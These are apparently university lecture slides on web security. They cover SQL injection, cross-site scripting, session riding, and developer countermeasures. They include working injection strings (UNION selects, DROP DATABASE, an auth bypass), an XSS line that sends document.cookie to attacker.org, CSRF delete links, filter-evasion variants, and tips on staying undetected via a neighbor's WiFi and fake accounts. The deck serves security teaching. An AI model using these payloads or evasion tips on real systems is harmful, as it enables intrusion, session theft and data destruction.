

Web Security

Christian Korscheck
christian.korscheck@asu.edu

Why Web Security if we have buffer overflow?

Because it's easier

Why do we want to attack a website at all?

The Bright Side


- Because it is fun
- Because it is challenging
- Because it gives satisfaction
- Because it is an act of creativity

The Dark Side

- Because you are being heard
- Because you feel powerful


The Dark Side

- Because you are being heard
- Because you feel powerful



Because it's about **your** privacy
(or the privacy of your customers)

SQL-Injection



```
$id = $_GET['id'];  
$sql = "SELECT username, password  
        FROM user WHERE id = $id";  
mysql_query($sql);
```

Example with \$id = "5":

```
SELECT username, password  
FROM user WHERE id = 5
```

```
$id = $_GET['id'];  
$sql = "SELECT username  
        FROM user WHERE id = $id";  
mysql_query($sql);
```

```
Example: $id = "0 UNION SELECT 1":  
SELECT username  
FROM user WHERE id = 0 UNION  
SELECT 1
```

```
SELECT n FROM u WHERE id = '$id'
```

we want it to look like that:

```
SELECT n FROM u WHERE id = '0' UNION  
SELECT pass FROM u WHERE id = '1'
```

crafting \$id as follows:

```
0' UNION SELECT pass FROM u WHERE c = '1
```

results in:

```
SELECT n FROM u WHERE id = '0' UNION  
SELECT pass FROM u WHERE id = '1'
```

keep trying on syntax errors!

```
SELECT n FROM u WHERE id = ('$id')
```

```
SELECT n FROM u WHERE id = '$id'  
ORDER BY a ASC LIMIT 0,10
```

we are not interested in ordering or other useless garbage - it can even mess up our query!

Use query delimiter '--' and craft \$id as follows:

```
0' UNION SELECT pass FROM u WHERE c = 'I'--
```

this results in:

```
SELECT n FROM u WHERE id = '0' UNION SELECT  
pass FROM u WHERE c = 'I'--' ORDER BY a ASC  
LIMIT 0,10
```



this is ignored

What else can we do?

```
SELECT n FROM u WHERE id = 0; DROP  
DATABASE db_name
```

```
SELECT n FROM u WHERE id = 0; DROP  
DATABASE db_name
```

```
SELECT n FROM u WHERE id = 0; INSERT  
INTO u (name, pass, email, admin) VALUES  
(lamer', 'asdf', 'no@thanks.com', true)
```

```
SELECT n FROM u WHERE id = 0; DROP  
DATABASE db_name
```

```
SELECT n FROM u WHERE id = 0; INSERT  
INTO u (name, pass, email, admin) VALUES  
(lamer', 'asdf', 'no@thanks.com', tr
```

requires knowledge
of table structure

```
SELECT n FROM u WHERE id = 0; DROP
DATABASE db_name
```

```
SELECT n FROM u WHERE id = 0; INSERT
INTO u (name, pass, email, admin) VALUES
('lamer', 'asdf', 'no@thanks.com', tr
```

requires knowledge
of table structure

```
SELECT id FROM u WHERE n = '$name'
AND p = '$pass'
SELECT id FROM u WHERE n = 'admin'
AND p = " OR " = "
```

Blind SQL-Injection

- Performing SQL-Injection without error messages
- Look for slight differences in error messages
- Modify query until the page is displayed as expected
- Measure response time

And what can we do, if we don't find a way
for SQL-Injection?

XSS

```
$search = $_POST['search'];  
// do stuff  
echo "<input name='search' value='$search' />";  
echo "Searchstring $search not found!";  
Example: $search = "<u>blah</u>"  
Searchstring blah not found!
```

How to store the cookie

- Get a free webspace (or the community cookie logger)
- Create index.php:

```
<?php
```

```
$data = $_GET['d'];
```

```
/* write data to file, then redirect to Google  
or to the user's referer */
```

```
?>
```

How to store the cookie

- Place JS on target website:

```
<script>document.write('<iframe  
style="display:none" src="http://  
attacker.org/?d='+document.cookie+'"></  
iframe>');</script>
```

- This places a hidden iframe on the website that stores the cookie without being detected
- Alternative (shorter): `<script src="http://tinyurl.com/..." />`

Why are we doing this?

Goals

- Why should we use a phishing website, if we can use the **real** website?
- In General: Manipulate data shown on the **real** website to achieve malicious behavior
 - steal cookies
 - replace links
 - replace forms
 - collect information

What else can we do?

Buying stuff for low prices

- There are online-shops out there that seriously transfer the price of articles by an HTTP-POST instead of reading out the price from the database:
- `<input type="hidden" name="price" value="7.99" />`

Collect Data the Big Style...

- ...with a JavaScript worm
- Collects several thousands of account data within an hour
- MySpace Worm sends out friend requests to a specific account (Samy). After 20 hours he got over 1,000,000 friend requests
- (Samy got sued by MySpace)



Blogs

About

Write with us

XSS Worm strikes GaiaOnline

January 4th, 2007 by Sid, Filed under: Web, Commentary, Full Disclosure, Corporate Security

GaiaOnline is a highly popular online game. I recently discovered an XSS worm. Exactly what I needed for my Kuzo. I'll be writing a detailed report on this worm, how it was collected and the results of the exploit.

gaia
onLINE™

Home Shop Community World Games

Sign Up

Register

Log In

Username:

Password:

[Forgot your login?](#)

Remember Me

Log In

09:25 am GST

People on Gaia Now!

0050934

Be the Real You.

On Gaia, you can be who you want without reality in the way. With thousands of items to choose from, your Gaia avatar can be classy, sexy, scary or ridiculous...or all of the above. You're limited only by your imagination and your Gaia Gold.

Signing up is free and easy.

Start here

What does a JS worm do?

- Steal Cookie / Replace Login Form
- Read out friends list, buddy list, or general user list (AJAX)
- Propagate itself by sending private messages to these people or post in guestbooks/walls etc. (AJAX)

Hijack Browser

- Collect all links and alter them so that the content of the target link is loaded by an AJAX-request. This looks a bit odd, but works.
- This helps to make some scripts "permanent".
- Useful for a JavaScript keylogger
- Proof of Concept:

<http://www.attacklabs.com/news/articles.htm>

Permanent XSS

- XSS in an URL is not permanent
- Permanent: Place `<script src="..." />` cookie logger in a guestbook
- Steal userdata per SQL-Injection, log in as newsposter, modify news and add JS so that every visitor is affected

What we covered so far

- SQL-Injection to read out username, email, password etc. from database
- XSS to steal cookie (session hijacking)
- XSS to steal plaintext data by replacing forms
- Find vulnerabilities by manipulating URL-parameters and entering different things in input boxes

How do we launch the attack
and stay undetected?

How to stay undetected

- Useful: Fake email address, free webspace (registered with fake email address), proxies
- Neighbor's WiFi
- Left-alone public computers

How to stay undetected

- Let other users execute your attack by crafting a link and letting them click on it (their browser executes the attack)
- Or place an "image" somewhere

```

```

How to stay undetected

- If it is an HTTP-POST attack, create a website with a form with default values
- `<body onload="form.submit()">`

How to stay undetected

- Let GoogleCrawler execute your stuff:

Place a link on a website and wait a few days when GoogleCrawler tries to follow the link.

Countermeasures

(for developers)

It is all about sanitizing input.

Ask yourself: What do you want to have in
your database?

Countermeasures

- Whitelist instead of Blacklist (regexp)
 - `preg_match("/^[a-z0-9]$/", $input);`
- Always think what you want to store in your database (input sanitization > output)
 - `mysql_real_escape_string()`
 - `strip_tags()`
 - `htmlentities()`
 - `utf8_decode()`

Countermeasures

- Use regexp function (never ever use `$_GET` anywhere):
- ```
function _GET($type, $name) {
 $input = $_GET[$name];
 if ($type == 'int' && preg_match...)
 return $input;
 return null;
}
```

# Countermeasures

- HttpOnly Cookies (not readable by JS)
- Session Management: Add additional parameters (IP-address, User Agent, ...)
- POST instead of GET is only a small security benefit, but better than nothing
- Minimalistic providing of information ("username or pass incorrect" instead of "password must have 8 chars")

# Countermeasures

- Caution with keyword-filtering (blacklisting):
- Assume your function looks for `<script>` and removes it from the input string. What happens, if I enter the following:

# Countermeasures

- Caution with keyword-filtering (blacklisting):
- Assume your function looks for `<script>` and removes it from the input string. What happens, if I enter the following:

`< script>`

# Countermeasures

- Caution with keyword-filtering (blacklisting):
- Assume your function looks for `<script>` and removes it from the input string. What happens, if I enter the following:

`< script>`

`<< script>`

# Countermeasures

- Caution with keyword-filtering (blacklisting):
- Assume your function looks for `<script>` and removes it from the input string. What happens, if I enter the following:

`< script>`

`<< script>`

`<scr<script>ipt>`

# Countermeasures

- Caution with keyword-filtering (blacklisting):
- Assume your function looks for `<script>` and removes it from the input string. What happens, if I enter the following:

`< script>`

`<< script>`

`<scr<script>ipt>`

`'/4script3/4`

# Session Riding

# How do Cookies work?

- Cookies are automatically transferred to the web server with each HTTP-Request
- What happens, if I send you a link to a facebook profile? You have to be logged in to see that profile. **Your** access privileges are checked, not mine.
- How can we exploit that?

Assume you are a newsgopher, you are permanently logged in and you also have the rights to delete news. There is this fancy link pointing to:  
<http://victim.org/news.php?action=delete&id=23>

# Ride other people's sessions

- Craft a link to perform an operation (like delete)
- Bypass useless crap like "Do you really want to delete news id 23?" by giving him:

`http://victim.org/news.php?  
action=real_delete&id=23`

- Disguise the link (tinyurl) and send it to the newsposter
- Watch the news disappear

# Other Possibilities

- Let people bid on your eBay-auctions
- Let people buy stuff (might require additional information such as credit card numbers)
- Let people post news (what do we want to post? Hidden XSS ;-))
- Let people delete their accounts

The favorite target of Session Riding are OpenSource Web Applications, since you can install them by yourself and check how they work, which operations they have and how the "real" actions (real\_delete) are executed.

# Countermeasures

- Each call for an operation generates an unguessable token that is stored in the user's session and in the HTML-form (or URL)
- "Do you really want to delete news id 23?"  
Yes => ([http://victim.org/news.php?action=real\\_delete&id=23&token=F01D23A](http://victim.org/news.php?action=real_delete&id=23&token=F01D23A))
- If action `real_delete` is not provided with the same token as stored in the session (on the server), don't do anything.

# Useful Tools

- Cookie-Editor
- HTTP Headers
- HTTP-POST-Sender
- Mailinator.com
- Community Cookie  
Logger
- tinyurl
- Cain & Abel
- Rainbow Tables
- Dictionary Attacker and  
Number Checker
- Free Webspaces
- Fake email address

# Useful Links

- <http://securitystats.com/tools/hashcrack.php>
- <http://www.milw0rm.com>
- <http://ha.ckers.org/xss.html>
- <http://johnny.ihackstuff.com>
- <http://www.attacklabs.com/news/articles.htm>

What was the Head Fake?

# References

- MySpace Worm (<http://namb.la/popular/>)
- Securenet GmbH, Whitepaper about Session Riding (<http://www.securenet.de/>) and various other security things
- General Web Security: <http://ha.ckers.org/>
- [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)
- German Wikipedia about XSS, SQL-Injection
- but there are tons of further information out there